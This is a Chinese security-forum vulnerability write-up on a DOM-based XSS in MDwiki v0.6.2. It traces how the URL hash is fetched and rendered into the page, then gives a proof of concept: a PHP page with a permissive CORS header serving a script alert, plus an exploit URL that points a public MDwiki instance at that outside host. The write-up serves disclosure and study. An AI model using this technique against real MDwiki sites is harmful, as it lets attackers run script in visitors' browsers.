MDwiki v0.6.2 DomXSS Vulnerability

evi1m0 / 2017-03-14 03:01:00 / 浏览数 3993 安全技术 漏洞分析 顶(0) 踩(0)

原本以为只是腾讯某站点实现的问题，后面黑哥提醒我看源码中 Github 地址，才发现是开源的 MDwiki 通用系统。（MDwiki 是一个完全使用 HTML5/Javascript 技术构建，完全运行在客户端的 Wiki/CMS 系统。无需专门的服务器软件，只需将 mdwiki.html 上传到你存放 markdown 文件的目录。）问题出现在程序获取 location.hash 值（正常情况下为 test.md）解析后进行 ajax 请求动态加入页面中。

MDwiki.min.js

将压缩后的 JavaScript 解压方便调试，混淆变量暂时不管，n() ：

```
    function n() {
var b;
b = window.location.hash.substring(window.location.hash.startsWith("#!") ? 2 : 1), b = decodeURIComponent(b);
var c = b.indexOf("#"); - 1 !== c ? (a.md.inPageAnchor = b.substring(c + 1), a.md.mainHref = b.substring(0, c)) : a.md.mainHre
}
```

变量 b 获取 location.hash #! 后的值并 URLDecode ，随后赋值给 a.md.mainHref 。

ajax getURL

```
var d = {
url: a.md.mainHref,
dataType: "text"
};
a.ajax(d).done(function (a) {
b = a, c()
}).fail(function () {
var b = a.md.getLogger();
b.fatal("Could not get " + a.md.mainHref), c()
})
```

将请求 a.md.mainHref 获取内容，完成后回调 b 变量为 a:页面内容。

```
var e = d(b);
a("#md-content").html(e), b = "";
var g = a.Deferred();
f(g), g.always(function () {
c()
})
```

e = d(b), b 要求等于 Payload，追 d function:

```
function d(b) {
var c = {
gfm: !0,
tables: !0,
breaks: !0
};
"original" === a.md.config.lineBreaks ? c.breaks = !1 : "gfm" === a.md.config.lineBreaks && (c.breaks = !0), marked.setOptions
var d = marked(b);
return d
}
```

e 值经过 d 函数 –》 marked(b) 函数的渲染后被动态添加到 #md-content 中，导致漏洞产生。

PoC

我们可以构造一个页面写入 Payload 需设置 ACCESS-CONTROL-ALLOW-ORIGIN 头：


```
cat test/mdwiki.php
<?php

header("ACCESS-CONTROL-ALLOW-ORIGIN:*");
?>
<script>alert(location.href)</script>
```

e.g: http://dynalon.github.io/mdwiki/mdwiki.html#!http://server.n0tr00t.com/test/mdwiki.php

点击收藏 | 0 关注 | 1

上一篇：远程包含漏洞的利用小技巧 下一篇：一个简单的分布式WEB扫描器的设计与实践

1. 1 条回复


hades 2017-03-14 03:05:21

目前常见且使用率较高的WiKi程序有Miediawiki、DoKuWiKi、HDWiki等，但由于这些程序平时受到关注度不足，程序存在很多设计上面的缺陷并没有被公开和修复，

1 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板